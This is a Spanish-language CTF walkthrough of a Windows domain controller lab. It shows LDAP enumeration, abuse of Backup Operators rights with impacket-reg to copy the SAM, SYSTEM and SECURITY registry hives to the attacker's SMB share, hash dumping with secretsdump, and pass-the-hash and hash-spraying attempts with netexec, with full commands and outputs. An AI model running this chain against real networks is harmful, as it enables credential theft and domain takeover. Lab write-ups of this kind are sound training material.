  System Volume Information          DHS        0  Sat Jun 15 21:02:21 2024
  Users                               DR        0  Mon Jun 17 20:31:08 2024
  Windows                              D        0  Sat Jun 15 21:21:10 2024

                12942591 blocks of size 4096. 10806228 blocks available
smb: \>
```




```
                12942591 blocks of size 4096. 10806228 blocks available
smb: \Users\zximena448\Desktop\> get user.txt
getting file \Users\zximena448\Desktop\user.txt of size 33 as user.txt (2,9 KiloBytes/sec) (average 2,9 KiloBytes/sec)
smb: \Users\zximena448\Desktop\>
```




```
┌──(jouker㉿joukerm)-[~/Escritorio/temporal]
└─$ cat user.txt
2fe79eb0e02ecd4dd2833cfcbbdb504c

┌──(jouker㉿joukerm)-[~/Escritorio/temporal]
└─$
```

Comanda ldapdoimaindump para ver información del dominio mediante enumeración, seguidamente vamos a compartirlo a traves de un servidor python http.




```
┌──(jouker㉿joukerm)-[~/Escritorio/temporal]
└─$ ldapdomaindump 10.0.2.12 -u "SOUPEDECODE\zximena448" -p "internet"
[*] Connecting to host...
[*] Binding to host
[+] Bind OK
[*] Starting domain dump
[+] Domain dump finished

┌──(jouker㉿joukerm)-[~/Escritorio/temporal]
└─$ ls -l
total 4408
-rw-rw-r-- 1 jouker jouker   96033 abr 14 20:57 charlie.txt
-rw-rw-r-- 1 jouker jouker   29016 abr 15 21:34 domain_computers_by_os.html
-rw-rw-r-- 1 jouker jouker   12399 abr 15 21:34 domain_computers.grep
-rw-rw-r-- 1 jouker jouker   28694 abr 15 21:34 domain_computers.html
-rw-rw-r-- 1 jouker jouker  212790 abr 15 21:34 domain_computers.json
-rw-rw-r-- 1 jouker jouker   10182 abr 15 21:34 domain_groups.grep
-rw-rw-r-- 1 jouker jouker   17142 abr 15 21:34 domain_groups.html
-rw-rw-r-- 1 jouker jouker   79554 abr 15 21:34 domain_groups.json
-rw-rw-r-- 1 jouker jouker     247 abr 15 21:34 domain_policy.grep
-rw-rw-r-- 1 jouker jouker    1143 abr 15 21:34 domain_policy.html
-rw-rw-r-- 1 jouker jouker    5255 abr 15 21:34 domain_policy.json
-rw-rw-r-- 1 jouker jouker      71 abr 15 21:34 domain_trusts.grep
-rw-rw-r-- 1 jouker jouker     828 abr 15 21:34 domain_trusts.html
-rw-rw-r-- 1 jouker jouker       2 abr 15 21:34 domain_trusts.json
-rw-rw-r-- 1 jouker jouker  336005 abr 15 21:34 domain_users_by_group.html
-rw-rw-r-- 1 jouker jouker  226805 abr 15 21:34 domain_users.grep
-rw-rw-r-- 1 jouker jouker  471611 abr 15 21:34 domain_users.html
-rw-rw-r-- 1 jouker jouker 2749158 abr 15 21:34 domain_users.json
-rw-rw-r-- 1 jouker jouker     569 abr 14 21:29 hash.txt
-rw-r--r-- 1 root   root      3185 abr 14 20:44 scan.txt
-rw-rw-r-- 1 jouker jouker    9292 abr 14 21:05 users1.txt
-rw-rw-r-- 1 jouker jouker  155326 abr 14 21:04 users.txt
-rw-r--r-- 1 jouker jouker      33 abr 14 21:34 user.txt

┌──(jouker㉿joukerm)-[~/Escritorio/temporal]
└─$ 
```

Gracias a ldapdomaindump podemos ver información interesante acerca del user Ximena, por ejemplo que esta es parte del grupo backup operators, en otras ocasiones ya hemos vulnerado al usuario mediante backup operators pero teniamos acceso a windows, en este caso mediante linux hay un .py que puede llegar a servir para esta ocasión tan puntual




Felix Mike	Felix Mike	fmike40		Domain Users	06/15/24 20:04:37	07/06/24 00:19:42	01/01/01 00:00:00	NORMAL_ACCOUNT, DONT_EXPIRE_PASSWD	06/15/24 20:04:37	1143	Wine connoisseur and vineyard explorer
Zach Ximena	Zach Ximena	zximena448	Backup Operators	Domain Users	06/15/24 20:04:37	04/16/25 04:34:13	07/05/24 23:51:16	NORMAL_ACCOUNT, DONT_EXPIRE_PASSWD, DONT_REQ_PREAUTH	06/17/24 18:09:53	1142	Volunteer teacher and education advocate
Sean Mark	Sean Mark	smark38		Domain Users	06/15/24 20:04:37	07/06/24 00:19:42	01/01/01 00:00:00	NORMAL_ACCOUNT, DONT_EXPIRE_PASSWD	06/15/24 20:04:37	1141	Sustainable living advocate and eco-warrior

Mientras me intentaba descargar la herramienta he visto que era de la suite de impacket por lo que vamos a aprovechar lo que ya existe.




```
┌──(jouker㉿joukerm)-[~]
└─$ impacket-reg 
```

Compartimos primeramente una carpeta




```
┌──(jouker㉿joukerm)-[~/Escritorio/temporal/impacket]
└─$ impacket-smbserver recurso $(pwd) -smb2support
Impacket v0.13.0.dev0+20250220.93348.6315ebd5 - Copyright Fortra, LLC and its affiliated companies

[*] Config file parsed
[*] Callback added for UUID 4B324FC8-1670-01D3-1278-5A47BF6EE188 V:3.0
[*] Callback added for UUID 6BFFD098-A112-3610-9833-46C3F87E345A V:1.0
[*] Config file parsed
[*] Config file parsed
[*] Incoming connection (10.0.2.12,49802)
[*] AUTHENTICATE_MESSAGE (\,DC01)
[*] User DC01\ authenticated successfully
[*] :::00::aaaaaaaaaaaaaaaa
[*] Connecting Share(1:IPC$)
[*] Connecting Share(2:recurso)
[*] AUTHENTICATE_MESSAGE (\,DC01)
[*] User DC01\ authenticated successfully
[*] :::00::aaaaaaaaaaaaaaaa
[*] AUTHENTICATE_MESSAGE (\,DC01)
[*] User DC01\ authenticated successfully
[*] :::00::aaaaaaaaaaaaaaaa
[*] AUTHENTICATE_MESSAGE (\,DC01)
[*] User DC01\ authenticated successfully
[*] :::00::aaaaaaaaaaaaaaaa
[*] Disconnecting Share(1:IPC$)
[*] Disconnecting Share(2:recurso)
[*] Closing down connection (10.0.2.12,49802)
[*] Remaining connections []
^CTraceback (most recent call last):
  File "/usr/share/doc/python3-impacket/examples/smbserver.py", line 108, in <module>
    server.start()
    ~~~~~~~~~~~~^^
  File "/usr/local/lib/python3.13/dist-packages/impacket-0.13.0.dev0+20250220.93348.6315ebd5-py3.13.egg/impacket/smbserver.py", line 4927, in
    self.__server.serve_forever()
    ~~~~~~~~~~~~~~~~~~~~~~~~~~~^^
  File "/usr/lib/python3.13/socketserver.py", line 235, in serve_forever
    ready = selector.select(poll_interval)
  File "/usr/lib/python3.13/selectors.py", line 398, in select
    fd_event_list = self._selector.poll(timeout)
```

ME METO EN EL MISMO DIRECTORIO DONDE HE CREADO EL RECURSO SMB A DONDE ENVIARLO, IMPORTANTE USARLO POR SMB




```
^C[-]

┌──(jouker㉿joukerm)-[~/Escritorio/temporal/impacket]
└─$ impacket-reg SOUPEDECODE/zximena448:internet@10.0.2.12 backup -o '\\10.0.2.11\recurso'
/usr/share/doc/python3-impacket/examples/reg.py:195: SyntaxWarning: invalid escape sequence '\S'
  for hive in ["HKLM\SAM", "HKLM\SYSTEM", "HKLM\SECURITY"]:
/usr/share/doc/python3-impacket/examples/reg.py:195: SyntaxWarning: invalid escape sequence '\S'
  for hive in ["HKLM\SAM", "HKLM\SYSTEM", "HKLM\SECURITY"]:
/usr/share/doc/python3-impacket/examples/reg.py:195: SyntaxWarning: invalid escape sequence '\S'
  for hive in ["HKLM\SAM", "HKLM\SYSTEM", "HKLM\SECURITY"]:
/usr/share/doc/python3-impacket/examples/reg.py:220: SyntaxWarning: invalid escape sequence '\%'
  outputFileName = "%s\%s.save" % (self.__options.outputPath, subKey)
/usr/share/doc/python3-impacket/examples/reg.py:221: SyntaxWarning: invalid escape sequence '\S'
  logging.debug("Dumping %s, be patient it can take a while for large hives (e.g. HKLM\SYSTEM)" % keyName)
/usr/share/doc/python3-impacket/examples/reg.py:597: SyntaxWarning: invalid escape sequence '\s'
  save_parser.add_argument('-o', dest='outputPath', action='store', metavar='\\\\192.168.0.2\share', required=True, help='Output UNC path the target system must export the registry saves t
o')
/usr/share/doc/python3-impacket/examples/reg.py:600: SyntaxWarning: invalid escape sequence '\S'
  backup_parser = subparsers.add_parser('backup', help='(special command) Backs up HKLM\SAM, HKLM\SYSTEM and HKLM\SECURITY to a specified file.')
/usr/share/doc/python3-impacket/examples/reg.py:601: SyntaxWarning: invalid escape sequence '\s'
  backup_parser.add_argument('-o', dest='outputPath', action='store', metavar='\\\\192.168.0.2\share', required=True,
Impacket v0.13.0.dev0+20250220.93348.6315ebd5 - Copyright Fortra, LLC and its affiliated companies

[!] Cannot check RemoteRegistry status. Triggering start trough named pipe...
[*] Saved HKLM\SAM to \\10.0.2.11\recurso\SAM.save
[*] Saved HKLM\SYSTEM to \\10.0.2.11\recurso\SYSTEM.save
[*] Saved HKLM\SECURITY to \\10.0.2.11\recurso\SECURITY.save
```




```
KeyboardInterrupt


┌──(jouker㉿joukerm)-[~/Escritorio/temporal/impacket]
└─$ ls
SAM.save  SECURITY.save  SYSTEM.save

┌──(jouker㉿joukerm)-[~/Escritorio/temporal/impacket]
└─$ 
```

Realmente hemos conseguido a traves del privilegio de security operators estos diferentes hashes de aquí disponibles, pero por mala suerte nuestra el hash de administrador que hemos conseguido no nos ha servido




```
┌──(jouker㉿joukerm)-[~/Escritorio/temporal/impacket]
└─$ impacket-secretsdump -sam SAM.save -system SYSTEM.save -security SECURITY.save LOCAL
Impacket v0.13.0.dev0+20250220.93348.6315ebd5 - Copyright Fortra, LLC and its affiliated companies

[*] Target system bootKey: 0x0c7ad5e1334e081c4dfecd5d77cc2fc6
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:209c6174da490caeb422f3fa5a7ae634:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
[*] Dumping cached domain logon information (domain/username:hash)
[*] Dumping LSA Secrets
[*] $MACHINE.ACC
$MACHINE.ACC:plain_password_hex:7b3a03e19e0a95ae53916788541a0af3e19189de7a4399e21b33e11ff12b22f4c64a6aa3c6988bdffa69642372b40da11eb662893ba9cc39b8b2a8791a5f2689a93c4fcbee1b910bac7ec0a4eb11
96566cb1f2a29bb5662b66d88b8b9b408931d0166d9e154e8a56adade474e52e10c54af302b9f3306392c6da17410a19051223277fb997f624154688877765bf054c978055f71e1addae055976e360bb96764e364d174676eac4da21ca2d
a766cb649787bd766b529dd56a7e02bdfda3dd9df8f9a731dd6ec357b97ad6123bca510abdc4698183c9a19bddae4197a820042aebe07f3f948f7ef2a4295543bb216e3f
$MACHINE.ACC: aad3b435b51404eeaad3b435b51404ee:7b89a2b5b78e8cf7585c39b1c5be1523
[*] DPAPI_SYSTEM
dpapi_machinekey:0x829d1c0e3b8fdffdc9c86535eac96158d8841cf4
dpapi_userkey:0x4813ee82e68a3bf9fec7813e867b42628ccd9503
[*] NL$KM
 0000   44 C5 ED CE F5 0E BF 0C  15 63 8B 8D 2F A3 06 8F   D........c../...
 0010   62 4D CA D9 55 20 44 41  75 55 3E 85 82 06 21 14   bM..U DAuU>...!.
 0020   8E FA A1 77 0A 9C 0D A4  9A 96 44 7C FC 89 63 91   ...w......D|..c.
 0030   69 02 53 95 1F ED 0E 77  B5 24 17 BE 6E 80 A9 91   i.S....w.$..n...
NL$KM:44c5edcef50ebf0c15638b8d2fa3068f624dcad95520444175553e85820621148efaa1770a9c0da49a96447cfc896391690253951fed0e77b52417be6e80a991
[*] Cleaning up...
```




```
┌──(jouker㉿joukerm)-[~/Escritorio/temporal/impacket]
└─$ netexec winrm 10.0.2.12 -u administrator -H 209c6174da490caeb422f3fa5a7ae634
WINRM       10.0.2.12       5985   DC01             [*] Windows Server 2022 Build 20348 (name:DC01) (domain:SOUPEDECODE.LOCAL)
WINRM       10.0.2.12       5985   DC01             [-] SOUPEDECODE.LOCAL\administrator:209c6174da490caeb422f3fa5a7ae634

┌──(jouker㉿joukerm)-[~/Escritorio/temporal/impacket]
└─$ netexec smb 10.0.2.12 -u administrator -H 209c6174da490caeb422f3fa5a7ae634
SMB         10.0.2.12       445    DC01             [*] Windows Server 2022 Build 20348 x64 (name:DC01) (domain:SOUPEDECODE.LOCAL) (signing:True) (SMBv1:False)
SMB         10.0.2.12       445    DC01             [-] SOUPEDECODE.LOCAL\administrator:209c6174da490caeb422f3fa5a7ae634 STATUS_LOGON_FAILURE

┌──(jouker㉿joukerm)-[~/Escritorio/temporal/impacket]
└─$ 
```

Primera vez que hago un hash sprying, esta vez con el hash del DC01




```
┌──(jouker㉿joukerm)-[~/Escritorio/temporal/impacket]
└─$ netexec smb 10.0.2.12 -u computadora.txt -H "7b89a2b5b78e8cf7585c39b1c5be1523"
```




```
SMB         10.0.2.12       445    DC01             [-] SOUPEDECODE.LOCAL\ApplicationServer$:7b89a2b5b78e8cf7585c39b1c5be1523 STATUS_LOGON_FAILURE
